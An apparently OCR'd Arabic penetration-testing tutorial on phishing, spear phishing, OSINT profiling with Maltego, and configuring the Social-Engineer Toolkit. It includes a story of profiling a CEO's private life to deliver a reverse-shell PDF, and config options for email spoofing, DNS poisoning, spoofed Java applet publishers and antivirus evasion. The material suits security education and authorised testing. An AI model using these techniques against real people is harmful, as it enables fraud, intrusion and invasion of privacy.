
ما هو Phishing Attack، ولماذا هو مهم؟ Phishing، من وجهة نظر التكنولوجيا، هو فعل إرسال البريد الإلكتروني لعدد كبير من عناوين البريد الإلكتروني المستهدفة، بقصد حصاد البيانات الحساسة. هذه البيانات يمكن أن تكون اسم المستخدم وكلمة المرور أو تفاصيل مصرفية. يمكن أن يكون حتى تفاصيل بطاقة الائتمان لشخص ما والذي يستهدفه المهاجم. ومن أجل الحديث عن الجذور الحقيقية لهذا النوع من الهجوم، فهناك الحاجة للذهاب إلى مئات السنين للنظر في هجمات الرسالة المكتوبة مثل احتيال "**Spanish Prisoner**"، والتي هي في جوهرها تعادل اليوم تزوير الرسوم (***advance fee fraud***).

هجمات التصيد (***Phishing attacks***) لم تعد معزولة لمجرد رسائل البريد الإلكتروني، حيث انها أثبتت في آليات التسليم الأخرى لتكون موثوقة بالنسبة المهاجمين. وكمثال على ذلك، مواقع الشبكات الاجتماعية هي وسيلة شعبية للتوزيع عندما يتعلق الأمر بالتصيد. ثمة بديل آخر وهو النوافذ المنبثقة (***pop-ups windows***) والمحتويات الضارة المتضمنة في المواقع على شبكة الإنترنت.


يمكن أن ينظر إلى عمليات الاحتيال الأكثر شيوعا من بعد ميل واحد. وهي مكتوبة بشكل سيئ وذات سوء تنسيق وعادة ما يتم تمريرها من قبل أي فلتر البريد المزعج. هناك أنواع من الهجوم والتي ستقدم البريد الإلكتروني مهيأ بشكل جيد للغاية، والتي تظهر أنه يأتي من منظمة

مشروعة، مثل أحد البنوك، **eBay**، أو **PayPal**. ستبدو متطابقة لرسالة البريد إلكتروني الرسمية من منظمة حقيقية، مع فارق واحد مهم جدا. وهي مصممة لحصاد أوراق مصرفية أو تصيب النظام مع البرمجيات الخبيثة.

التصيد (Phishing) هو هجوم الهندسة الاجتماعية القائم على الكمبيوتر الذي يتم في الغالب من قبل المهاجمين للحصول على التفاصيل المصرفية للهدف وغيرها من تفاصيل الحساب. المهاجمون يستخدمان رسائل البريد الإلكتروني للحصول على التفاصيل والمعلومات الشخصية المقيدة. المهاجمون قد ترسل رسائل البريد الإلكتروني التي يبدو أنها تأتي من منظمات صالحة، مثل البنوك أو الشركات الشريكة. واقعية التستر المستخدمة في رسائل البريد الإلكتروني تتضمن شعارات الشركات، والخطوط، وأرقام هاتفية مجانية ذات دعم من المكتب المساعدة. البريد الإلكتروني يمكن أيضا أن تحمل الارتباطات التشعبية التي قد يغري عضوا في الطاقم للإخلال بأمن الشركة. في الواقع، الموقع بيكون وهمي وذلك لسرقة معلومات الهدف ومن ثم يساء استخدامها.



في العالم الحاضر، فإن معظم المعاملات المصرفية يمكن التعامل معها وتنفيذها على شبكة الإنترنت. كثير من الناس تستخدم الخدمات المصرفية عبر الإنترنت لكافة احتياجاتهم المالية مثل تداول الأسهم عبر الإنترنت والتجارة الإلكترونية. التصيد **(Phishing)** ينطوي على اكتساب المعلومات الحساسة عن طريق الاحتيال (مثل كلمات المرور وتفاصيل بطاقة الائتمان، الخ) من خلال التنكر ككيان موثوق به. الهدف يتلقى رسالة بالبريد الالكتروني التي تظهر إنه تم إرسالها من البنك وتطلب من المستخدم النقر على **URL** أو رابط. حيث يعتقد المستخدم أن صفحة الويب تكون أصلية ويدخل فيها اسم المستخدم وكلمة المرور وغيرها من المعلومات، ثم يتم جمع كافة المعلومات من خلال الموقع. يحدث هذا لأن الموقع وهمي ومن ثم سرقة معلومات المستخدم والتي يساء استخدامها فيما بعد. يتم توجيه المعلومات التي تم جمعها من الهدف إلى البريد الإلكتروني الخاص بالمهاجم.



لماذا تعمل هجمات التصيد (*Phishing attacks*)؟

أولا وقبل كل شيء، من هم الأهداف المحتملة؟ كم من الناس الذي تعرفه لا يملك عنوان بريد إلكتروني؟
أصدرت جوجل مؤخرا بعض الإحصاءات عن خدمة **GMAIL** الخاصة بها. حيث قالت إنه على أساس شهري، لديهم 425 مليون مستخدم نشط! هذا هو مزود بريد واحد فقط، وإن كان الأكثر شعبية.
لوضع هذا التهديد في السياق، دراسة حديثة، من خلال مركز قيادة مكافحة الغش**RSA** ، أظهرت أن المستهلكين في عام 2012 والأعمال في إنجلترا فقدت حوالي 27 بليون نتيجة جرائم الإنترنت. 6 بليون من المستهلكين خسروا، 405.8 مليون نتيجة هجمات التصيد. وفقا لهذه الدراسة، هذا يجعل أن إنجلترا أكثر البلاد في العالم وقعوا في هذه الهجمات بحوالي 10 مرات عند المقارنة بالولايات المتحدة المصدر:
http://www.antifraudnews.com/scam-information/
وبالتالي، يبدو أن الغالبية العظمى من المستخدمين لا تختار بدقة رسائل البريد الإلكتروني قبل القيام بأي شيء معهم.

Spear Phishing versus Trawling

Trawling

عندما نتحدث عن الهجمات القائمة على البريد الإلكتروني، **Trawling** هو بالتأكيد الأكثر شيوعا. هذه هي رسائل البريد الإلكتروني المشبوهة قليلا جدا جدا التي يتم تلقيها على أساس يومي، والتي يتم إرسالها إلى ملايين من الناس. غير أنها لم توضع على الإطلاق لاستهداف الفرد وعلى هذا النحو، يمكن بسهولة تحديدها قبل انتهاء المتلقي من قراءتها. يتم افتراض أنها تجعل ان تكون في صندوق البريد الوارد في المقام الأول.
من حيث استهداف المنظمة خلال التقييم، المبدأ لا يزال قائما. سوف يتم إرسال بريد إلكتروني عام لجميع عناوين الشركات التي تم حصادها خلال مرحلة الاستطلاع. في كثير من الأحيان هذا من شأنه أن يكون وصولا الى أطر زمنية صارمة أو بسبب أن العميل يريد اختبار النظم والسياسات الداخلية أنهم يعملون على النحو المنشود. تظل الحقيقة أنه على الرغم من هذه التمارين التي يمكن أن تقدم قيمة للعميل، فهم أكثر من خرقاء، وكثيرا ما يؤدي الى تنبيهات موسعه ضمن الأعمال. محتوى البريد الإلكتروني ستظل مصممة نوعا ما تجاه المنظمة، ولكن بالتأكيد لن يكون ذات تفاصيل عميقه والتي من شأنها نهج أكثر استهدافا.

Spear Phishing

Spear phishing هو هجوم انتحال الكتروني على أهداف مثل شركة معينة، منظمة أو مجموعة أو وكالة حكومية للحصول على الوصول إلى معلوماتهم السرية مثل المعلومات المالية، الأسرار التجارية، أو المعلومات العسكرية. أي أنه سوف يقوم بتوظيف نهج أكثر شخصية في الهجوم. سيكون مستهدفا إدارات محددة أو أفراد داخل العمل لضمان تحقيق الاستجابة المناسبة. كمثال، شخص يعمل في بيئة الأعمال التجارية التي تتعامل بشكل روتيني مع كميات كبيرة من رسائل البريد الإلكتروني على أساس يومي، مثل مستشار التوظيف، سيكون هدفا جيدا جدا لرسالة بريد إلكتروني زائفة تحتوي على مرفق **CV** خبيث. فمن المرجح أن يتلقى رسائل البريد الإلكتروني من هذا النوع بانتظام وعلى هذا النحو، على افتراض أن جسم البريد الإلكتروني مكتوب بشكل جيد، ومن المرجح أن يفتح المرفق. من الممكن إجراء استطلاع لهذا التمرين حصرا باستخدام **LinkedIn**.
ناقلات الهجوم من الممكن أن تكون أكثر شخصية بكثير من هذا. خلال مرحلة الاستطلاع الماضية، لوحظ أن أحد موظفي المنظمة المستهدفة قد استخدم البريد الإلكتروني للشركة من أجل دوري الاسكواش المحلي. وقد اكتشف عناوين البريد الإلكتروني باستخدام "**theharvester**"، ومن ثم تتبع الفريق مصدره.
ناقلات الهجوم هي الآن واضحة بما فيه الكفاية. ليس هناك حتى حاجة لتسجيل نطاق وهمي للبريد الإلكتروني. ببساطة عن طريق تظاهر بأنه واحد من الخصوم في الدوري وباستخدام حساب **GMAIL** عام، يمكن إنشاء بريد إلكتروني لاستهداف الضحية. البريد الإلكتروني يحتوي على معلومات بشأن المباريات المقبلة التي كان لا بد من إعادة جدولتها، في وقت قصير، وتوفير بعض الروابط المفيدة التي تحتوي على تفاصيل عن المواعيد الجديدة. وبطبيعة الحال، فإن هذه الصلات تعرض المواعيد عند النقر عليها، لأن هذا يحتاج أن يكون واقعيا قدر الإمكان. اختيار الوقت المناسب لهذا الهجوم أمر ضروري. ومن الواضح، انا نحتاج إرسال هذا البريد الإلكتروني ضمن ساعات العمل، لزيادة فرص اختراق آلة الشركات. هذا أيضا يقلل من خطر اختراق آلة ليس لها علاقة بالشركة، والتي هي بالتأكيد ليست النية هنا.
بناء البريد الإلكتروني **Spear phishing** هو جيد للغاية تعتمد على ما تم جمعه من المعلومات الاستخباراتية خلال مرحلة الاستطلاع.
تظهر رسائل **Spear phishing** الوهمية قادمة من مصدر موثوق وتبدو وكأنها من الموقع الرسمي للشركة. البريد الإلكتروني يبدو ليكون من أي فرد داخل الشركة المستلمة والشخص عموما في موقف السلطة.

هذا النوع من الهجوم يشمل:

- سرقة أوراق اعتماد تسجيل الدخول
- مراقبة تفاصيل بطاقة الائتمان

- سرقة الأسرار التجارية والوثائق سرية
- توزيع **botnet** و**DDoS**.

أدوات جمع المعلومات (الاستفادة من الاستخبارات المفتوحة المصدر)

كما نوقش سابقا، جمع المعلومات هو جانب أساسي من الهندسة الاجتماعية. عدم إنفاق الوقت الكافي على هذه النقطة وحدها، سوف يؤدي إلى فشل المهندس الاجتماعي. في أيامنا هذه أصبحت الآن متاحة للمهندس الاجتماعي التي يمكن أن تساعد جمع وتبويب واستخدام البيانات التي يتم جمعها العديد من الأدوات.

يمكن لهذه الأدوات أن تغير حرفيا الطريق المناظر للمهندس الاجتماعي. لم تعد الهندسة الاجتماعية تقتصر على ما يمكن أن تجد في البحث الروتيني. هذه الأدوات تفتح الموارد على شبكة الإنترنت لهم. معظم هذه الأدوات تم سرحها بالتفصيل في أبواب سابقه قم بالرجوع اليها وما سوف اذكره هو مختصر فقط عنها اما ما لم يذكر من قبل فسوف يتم شرحه بالتفصيل.

MALTEGO

جمع وتصنيف المعلومات من المحتمل ان تكون نقطة ضعف لكثير من الناس. ماذا لو وجدت أداة تمكن لك أداء عشرات البحث خاصة الدومين، عنوان **IP** ، أو حتى الشخص؟ ماذا لو أعطاك أوزان تلك النتائج، والتي تبين ما كان من المرجح أن تكون مهمة أم لا؟ ثم ماذا لو كانت هذه الأداة ذات واجهة المستخدم الرسومية التي أظهرت كل شيء في كائنات مرمزة التي يمكنك تصديرها والاستفادة منها؟ على رأس كل ذلك، ما إذا كانت هذه الأداة المذهلة نسخة مجانية ومتاحة؟

أدخل الى ***Maltego***. ***Maltego*** هي أداة حلم المهندس الاجتماعي. هذه الأداة المذهلة تم صناعتها من قبل الرجال في باتريفيا http://www.paterva.com/web6/.

Maltego لديه إصدار **community edition** والمتاحة للتحميل مجانا من موقعها على الانترنت، والتي يتم تضمينها أيضا في كل نسخ من الباك تراك وكالي. إذا كنت ترغب في إزالة القيود المفروضة على النسخة المجانية مثل عدد المحاولات التي يمكنك تشغيله وتوفير بيانات من خلال إنفاق حوالي 600 دولار سوف تحصل على ترخيص كامل.

أفضل طريقة لإظهار قوة **Maltego** هي من خلال قصة التحقيق هذه. كنت مهمه التدقيق في شركة صغيرة التي كان وجودها على شبكة الإنترنت صغير جدا. كان الهدف الوصول إلى الرئيس التنفيذي لكنه كان يخضع لحراسة مشددة، بجنون العظمة، ولم يستخدم شبكة الإنترنت بكثير. مثل مالك شركة الطباعة كان كل شيء عن عمله، ولم يستخدم التكنولوجيا إلى أقصى حد. بالتأكيد هذه المهمة كانت ستكون صعبة. قمت باستخدام **Maltego** أولا. باستخدام دومين الشركة فقط وسحب ما يصل من كافة عناوين البريد الإلكتروني المرتبطة معلوماتهم بالدومين نفسه والتي أعطاني قاعدة لطيفة من المعلومات لبدء البحث معها. وبعد ذلك يفتش أعمق لمعرفة ما إذا كان البريد الإلكتروني للرئيس التنفيذي تم استخدامه على أي مواقع أو عناوين **URL** أخرى. لقد وجدت انه قد استعراض زوجين لمطعم محلي وربطهما بعنوان بريده الإلكتروني علنا. كما انه يستخدم في استعراض لأحد المطاعم في دولة مختلفة. كشفت القراءة استعراضه تماما أنه زار هذا المطعم عندما كان يزور عائلته في تلك الدولة، وحتى تسمية شقيقه في الاستعراض. مع عدد قليل من عمليات البحث في **Maltego** وجدت ان والديه وشقيقه في تلك المنطقة. وهناك عدد قليل من أكثر عمليات البحث مع اسم العائلة ولقد وجدت بعض الروابط التي تحدثت عن استخدام بريد إلكتروني آخر لديه في الأعمال بدأ هنا مناقشة مشكلة أجراها مع كنيسة محلية وانتقاله إلى واحدة جديدة. في وقت لاحق، وجدت بلوق وظيفة ربط صفحته الفاسبوك مع صور لعائلته بعد مغادرتهم لعبة الكرة حيث لعب فريقهم المفضل. هنا هو ما استطعت أن تجد في أقل من ساعتين من البحث باستخدام**Maltego** :

- طعامه المفضل
- مطعمه المفضل
- أسمائه الاطفال والأعمار
- انه مطلق
- أسماء والديه
- اسم شقيقه
- حيث نشأ وترعرع
- دينه
- فريقه الرياضي المفضل
- ما بدا له الأسرة بأكملها

- تجارته الماضية

بعد يوم أرسلت حزمة إلى الهدف تحتوي على معلومات عن السحب للشركات المحلية. كان العرض إذا فاز يحصل على عشاء مجاني في مطعم كان على النحو الوارد المفضل لديه، وثلاث تذاكر مجانية لعبة يانكيز. جميع الأعمال القيام به هو الاتفاق على عقد اجتماع قصير مع مندوب مبيعات للحديث عن جمعية خيرية محلية. إذا اتفقت الأعمال لهذا الاجتماع يمكن إدخال اسمه في السحب للحصول على فرصة للفوز بتذاكر يانكيز. اسم الذريعة كانت "جو" وأنا أعد مخططا لدعوة الرئيس التنفيذي. كان هدفي حمله على قبول ملف **PDF** مني. بحلول الوقت قمت بالاتصال به، وانه كان يجب أن يتلقى حزمة "البريد" الخاصة بي وأنا يمكن استخدام الخط بسهولة، "نعم، انه يتوقع دعوتي".

بينما على الهاتف مع "جو" قبل الرئيس التنفيذي وفتح رسالة بريد إلكتروني والتي تحتوي على جميع تفاصيل السحب وكذلك الملف المشفر بشكل ضار، وضمان إيصال شل عكسي، مما يتيح لي الوصول إلى شبكته.

بطبيعة الحال، قال انه لم يحصل شيء على الشاشة له وكان محبطا أن أدوبي أصبحت لا تعمل. قلت له: "أنا آسف كنت تواجه مشاكل في فتح الملف؛ سنقوم بإدراج اسمك في السحب وسوف نرسل بالبريد بعض من المزيد من المعلومات إليكم اليوم ". ولكن قبل أن تذهب الحزمة إلى البريد كنت قد دعوت الى اجتماعا لمناقشة التقرير كيف تم اختراق الهدف تماما.

كانت غالبية هذا النجاح نتيجة لاستخدام أداة واحدة **Maltego**. انها ساعدت في جمع وتنظيم وتصنيف البيانات لأفضل استخدام.

كيف ساعدني Maltego في هذا النجاح؟

التفكير في **Maltego** كقاعدة بيانات للمعلومات ذات العلاقة، وإيجاد الروابط بين أجزاء من المعلومات على شبكة الإنترنت (يشار إلى الكيانات داخل التطبيق). **Maltego** أيضا يأخذ الكثير من العمل الشاق من التعدين معلومات مثل عناوين البريد الإلكتروني والمواقع الإلكترونية، عناوين بروتوكول الإنترنت، ومعلومات الدومين. على سبيل المثال، يمكنك البحث عن أي عنوان بريد إلكتروني ضمن دومين الهدف أو النطاقات تلقائيا مع بضع نقرات. ببساطة عن طريق إضافة "**EMAIL**" تحويل الشاشة ثم النقر في مربع وكتابة البريد الإلكتروني أريد البحث عنه.

لماذا نستخدم Maltego؟

Maltego يقوم بتفعيل الكثير من جمع المعلومات والبيانات المرتبطة بنسبه كبيره بالمستخدم، وتوفير ساعات البحث في جوجل للحصول على المعلومات وتحديد الكيفية التي يرتبط كل تلك المعلومات. إيجاد علاقات البيانات هذه حيث القوة الحقيقية لـ**Maltego** . على الرغم من أن التعدين مفيد، ولكن اكتشاف العلاقات بين المعلومات هو ما سيساعد المهندس الاجتماعي. في القصة السابقة ساهمت إلى حد كبير في نجاح ممارسة **Maltego**، ولكن جاء الحل الوسط مع أداة أخرى مدهشة.

SET: Social Engineer Toolkit

المصدر: https://www.trustedsec.com/

المهندس الاجتماعي يقضى الكثير من وقته في اتقان الجانب الإنساني من مهاراته، ولكن العديد من ناقلات الهجوم يتم استخدامها نتيجة قدرتها على إنتاج رسائل البريد الإلكتروني أو ملفات **PDF** مع الشيفرات الخبيثة. كل هذه الأمور يمكن القيام به يدويا باستخدام العديد من الأدوات التي توجد في كالي.

SET هي أداة قام بصناعتها ديف كينيدي الذى أنشاء من قبل أداة ذات شعبيه تسمى **FastTrack** والتي تقوم بالعديد من الهجمات في اختبار الاختراق, قام ديف بصنع **SET** من خلال سكريبات بايثون سهلة تسمح للمهندس الاجتماعي لإنشاء ملفات **PDF** وإرسال رسائل البريد الإلكتروني مع الشيفرات الخبيثة المتضمنة فيها. كانت هذه ولادة أدوات المهندس الاجتماعي (**SET**). في وقت كتابة هذا التقرير، **SET** قد تم تحميلها أكثر من 1.5 مليون مرة، وأصبحت بسرعة قياسية أداه من أدوات تدقيق الهندسة الاجتماعية. هذا القسم يرشدك من خلال بعض النقاط الرئيسية وكيفية توظيفها.

هذه الأداة يمكن تحميلها من خلال الموقع التالي:

https://github.com/trustedsec/social-engineer-toolkit/

Running SET

تشغيل SET هو عملية سهلة. ببساطة وذلك من خلال اتباع المسار التالي في نظام التشغيل كالي:

Application → Kali Linux → Exploitation Tools → Social Engineer Toolkit → setoolkit

او من خلال كتابة الامر **setoolkit** في الترمنال.

العقل المدبر وراء **SET** هو ملف التكوين/الاعداد. **SET** مع الاعدادات الافتراضية مثالية لمعظم الناس ولكن مع ذلك، قد يلزم التخصيص المتقدم من أجل ضمان أن موجهات الهجوم تذهب دون عقبة. أول شيء فعله هو التأكد من أنك قمت بتحديث **SET**.

عند تشغيل SET فان هذا يؤدى الى ظهور الشاشة التالية مع تقديم قائمه من الخيارات كالاتي:

```
[---]        The Social-Engineer Toolkit (SET)          [---]
[---]        Created by: David Kennedy (ReL1K)          [---]
[---]                Version: 5.4.2                     [---]
[---]              Codename: 'Walkers'                  [---]
[---]        Follow us on Twitter: @TrustedSec          [---]
[---]        Follow me on Twitter: @HackingDave         [---]
[---]       Homepage: https://www.trustedsec.com        [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

- لعمل تحديث للبرنامج نقوم بكتابة الرقم **5** وذلك لعمل تحديث.
- لعمل تحديث لملفات التكوين/الاعدادات وذلك من خلال كتابة الرقم **6** كالاتي:

وكما قلنا سابقا ان عقل **SET** هو من خلال ملفات التكوين والموجودة في المسار **/usr/share/set/**.

إعداد SET

أولا نقوم بفتح الملف config/set_config باي محرر لإعداد الإعدادات التي تريدها كالاتي.

```
root@JANA:/usr/share/set# vim config/set_config
```

```
##################################################################################################
##################################################################################################
#
### Define the path to MetaSploit, for example: /pentest/exploits/framework3
METASPLOIT_PATH=/usr/share/metasploit-framework
#
```

نبحث من خلال خيارات التكوين، يمكنك تغيير حقول محددة للحصول على نتيجة مرجوة. في الخيار الأول، يمكنك تغيير المسار حيث موقع **Metasploit**. حيث يتم استخدام **Metasploit** لإنشاء **payload**، **file format bugs**، وقسم **browser exploit**.

```
### Define to use Ettercap or not when using website attack only - set to ON and OFF
ETTERCAP=OFF
#
### Ettercap home directory (needed for DNS_spoof)
ETTERCAP_PATH=/usr/share/ettercap
#
### Specify what interface you want ettercap or DSNiff to listen on, if nothing will default
ETTERCAP_INTERFACE=eth0
#
### Define to use dsniff or not when using website attack only - set to on and off
### If dsniff is set to on, ettercap will automatically be disabled.
DSNIFF=OFF
#
### Auto detection of IP address interface utilizing Google, set this ON if you want
AUTO_DETECT=OFF
```

قسم **Ettercap** يمكن استخدامها عندما تكون على نفس الشبكة الفرعية للضحايا وتريد تنفيذ هجمات **DNS Poisoning** لمجموعة فرعية من عناوين **IP**. عندما يتم تعيين العلامة **ETTERCAP=OFF** إلى **ETTERCAP=ON**، فإنه سيتم تسميم الشبكة الفرعية المحلية بأكملها وإعادة توجيه موقع معين أو كل المواقع إلى الخادم الخبيث على التوالي.

```
### SendMail ON or OFF for spoofing email addresses
SENDMAIL=OFF
```

ووضع المعامل **SENDMAIL** إلى الوضع **ON** فانه سوف يحاول بدء **SENDMAIL**، والتي يمكنه انتحال عناوين البريد الإلكتروني المصدر. يعمل هذا الهجوم فقط إذا كان خادم **SMTP** الضحية لن يقوم بعمليات البحث العكسي على اسم المضيف. يجب تثبيت **SENDMAIL**. إذا كان لديك نسخة كالي، فانه يتم تثبيته بشكل افتراضي.

```
### Set to ON if you want to use Email in conjunction with webattack
WEBATTACK_EMAIL=OFF
#
```

عند تحديد المعامل **WEBATTACK_EMAIL** إلى **ON**، فأنها سوف تسمح لك لإرسال رسائل البريد الإلكتروني جماعيه الى الضحية مع الاستفادة من ناقلات هجوم الويب (***Web Attack vector***). تقليديا جانب البريد الإلكتروني متاح فقط من خلال قائمة **spear-phishing** مهما يكن عندما يتم تمكين هذا فان سوف يقوم بإضافة وظائف إضافية بالنسبة لك لتكون قادر على إرسال رسائل البريد الإلكتروني الى الضحية مع وصلات للمساعدة في تحسين الهجمات الخاص بك.

```
### Create self-signed Java applets and spoof publisher note this requires you to
### install ---> Java 6 JDK, BT5 or Ubuntu users: apt-get install openjdk-6-jdk
### If this is not installed it will not work. Can also do: apt-get install sun-java6-jdk
SELF_SIGNED_APPLET=OFF
#
```

ناقل هجوم جافا ابلت "**Java Applet Attack vector**" هو الهجوم ذات أعلى معدل من النجاح والتي يملكه **SET** في ترسانته. لجعل الهجوم يبدو أكثر تصديق، يمكنك تشغيل هذ المعامل الى الوضع **ON** والتي تسمح لك لتسجيل برنامج **Java** مع أيا كان الاسم الذي تريده. فلنفرض مثلا ان الهدف الخاص بك، هو **CompanyX**، **Java Applet**القياسية يتم تسجيلها من قبل **Microsoft**، يمكنك تسجيل **Applet**مع **CompanyX** لجعلها تبدو أكثر تصديق. هذا سوف يتطلب منك تثبيت **java's jdk** (في أوبونتو يتم ذلك من خلال كتابة السطر التالي في الترمنال "**apt-get install sun-java6-jdk or openjdk-6-jdk**").

```
### This flag will set the java id flag within the java applet to something different.
### This could be to make it look more believable or for better obfuscation
JAVA_ID_PARAM=Verified Trusted and Secure (VERIFIED)
#
### Java applet repeater option will continue to prompt the user with the java applet if
### the user hits cancel. This means it will be non stop until run is executed. This gives
### a better success rate for the Java applet attack
JAVA_REPEATER=OFF
#
```

عندما يحصل المستخدم على تحذير **java applet**، فسوف يرى "**Verified Trusted and Secure**" كاسم لـ **Applet** بدلاً من عنوان **IP**. وهذا سوف يضيف مصداقية لـ **java applet**. الخيار الثاني سيتم مطالبة المستخدم مرارا وتكرارا مع تحذيرات **Java Applet** المزعجة إذا قام بالنقر فوق "إلغاء" (**cancel**)". فهذا سوف يكون مفيد عندما ينقر المستخدم فوق **cancel**، وسوف تكون عديمة الهجوم، بدلاً من ذلك سوف يواصل الانبثاق (**pop up**) مرارا وتكرارا.

```
### Auto detection of IP address interface utilizing Google, set this ON if you want
AUTO_DETECT=OFF
#
```

المعامل **AUTO_DETECT** على الأرجح واحدة من أكثر الأسئلة التي تسأل في **SET**. في معظم الحالات، **SET** سوف ينتزع الواجهة التي تستخدمها للاتصال بالإنترنت واستخدام ذلك كاتصال عكسي وعنوان **IP**. معظم الهجمات بحاجة إلى تخصيص وقد لا تكون على شبكة الاتصال الداخلية. إذا قمت بتشغيل هذه العلامة إلى **OFF**، سيطالبك بمجموعة مع الأسئلة الإضافية بشأن إعداد الهجوم. وينبغي استخدام هذا المعامل عندما تريد استخدام واجهات متعددة، ولديك عنوان **IP** خارجي، أو كنت في سيناريو **NAT/Port forwarding**.

```
### Specify what port to run the http server off of that serves the java applet attack
### or metasploit exploit. Default is port 80. This also goes if you are using apache_server equal on.
### You need to specify what port Apache is listening on in order for this to work properly.
WEB_PORT=80
#
```

بشكل افتراضي ملقم الويب **SET** يتم تعيينه ليستمع على المنفذ 80، إذا كان لسبب ما كنت بحاجة إلى تغيير هذا، يمكنك تحديد منفذ بديل.

```
### Custom exe you want to use for MetaSploit encoding, this usually has better av
### detection. Currently it is set to legit.binary which is just calc.exe. An example
### you could use would be putty.exe so this field would be /pathtoexe/putty.exe
CUSTOM_EXE=legit.binary
#
```

عند استخدام خيارات **payload encoding** في **SET**، فأفضل خيار لتجاوز مكافحة الفيروسات هو **backdoor**، أو تحميله مع **malicious payload** خفية في **exe**، خيار قابل للتنفيذ. **Exe** على وجه التحديد هو **backdoor** مع **Metasploit** على اساس **payload**. **SET** يحتوى على **EXE** مبنى بداخله وذلك من أجل **backdoor** ملف **EXE** إذا كان لسبب ما كنت ترغب في استخدام ملف قابل للتنفيذ مختلف، يمكنك تحديد مسار **exe** مع المعامل **CUSTOM_EXE**.

```
### Use Apache instead of the standard Python web server. This will increase the speed
### of the attack vector.
APACHE_SERVER=OFF
#
### Path to the Apache web root
APACHE_DIRECTORY=/var/www
#
```

